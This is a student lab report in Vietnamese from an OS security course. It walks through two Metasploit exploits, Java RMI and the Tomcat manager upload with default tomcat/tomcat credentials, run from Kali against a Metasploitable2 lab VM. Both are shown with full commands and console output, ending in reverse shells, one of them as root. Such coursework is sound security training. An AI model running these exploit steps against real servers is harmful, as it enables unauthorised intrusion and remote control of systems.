HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÀI BÁO CÁO THỰC HÀNH SỐ 2

MÔN AN TOÀN HỆ ĐIỀU HÀNH

Tên sinh viên: Ninh Chí Hướng

Mã sinh viên: B20DCAT094

Nhóm lớp học: 01

Giảng viên hướng dẫn : PGS.TS. Hoàng Xuân Dậu


HÀ NỘI, THÁNG 3/2023

Chuẩn bị máy Metasploitable2, Kali linux và đảm bảo kết nối :


- Tìm địa chỉ IP của máy victim, kali:

Chạy lệnh trong cửa sổ terminal: ifconfig eth0

Tìm IP v4 ở interface eth0 ở mục 'inet addr'




Ip của máy kali là 192.168.14.145




Ip của máy metasploitable2 là 192.168.14.148

- Kiểm tra kết nối mạng giữa các máy:

Từ máy Kali, chạy lệnh ping <ip_máy victim>



Từ máy victim, chạy lệnh ping <ip_máy kali>



Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:

Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:

msf> use exploit/multi/misc/java_rmi_server

- Chọn payload cho thực thi (mở shell):

msf > set payload java/shell/reverse_tcp

- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.14.148

- Thực thi tấn công:

msf > exploit

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.14.148
RHOST ⇒ 192.168.14.148
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.14.145:4444
[*] 192.168.14.148:1099 - Using URL: http://192.168.14.145:8080/hxuEmYbk
[*] 192.168.14.148:1099 - Server started.
[*] 192.168.14.148:1099 - Sending RMI Header ...
[*] 192.168.14.148:1099 - Sending RMI Call ...
[*] 192.168.14.148:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.14.148
[*] Command shell session 1 opened (192.168.14.145:4444 → 192.168.14.148:39632 ) at 2023-03-13 20:41:17 -0400


whoami
root
uname -a
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B20AT094-Huong-Meta
```

Khai thác lỗi trên Apache Tomcat:

Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:

msf > use exploit/multi/http/tomcat_mgr_upload

- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.14.148

- Đặt 445 là cổng truy cập máy victim:

msf > set RPORT 8180

- Chọn payload cho thực thi (mở shell):

msf > set payload java/shell/reverse_tcp

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.14.148
RHOST ⇒ 192.168.14.148
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
```

Thêm người dùng với username “tomcat” và password “tomcat” và sau đó nạp và thực hiện :

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
```

Thực thi tấn công:
msf > exploit

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.14.145:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying eWPVTq7tuaScDNkVxB...
[*] Executing eWPVTq7tuaScDNkVxB...
[*] Undeploying eWPVTq7tuaScDNkVxB ...
[*] Sending stage (2952 bytes) to 192.168.14.148
[*] Undeployed at /manager/html/undeploy
[*] Command shell session 1 opened (192.168.14.145:4444 → 192.168.14.148:55934 ) at 2023-03-13 21:16:35 -0400

whoami
tomcat55
uname -a
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B20AT094-Huong-Meta
```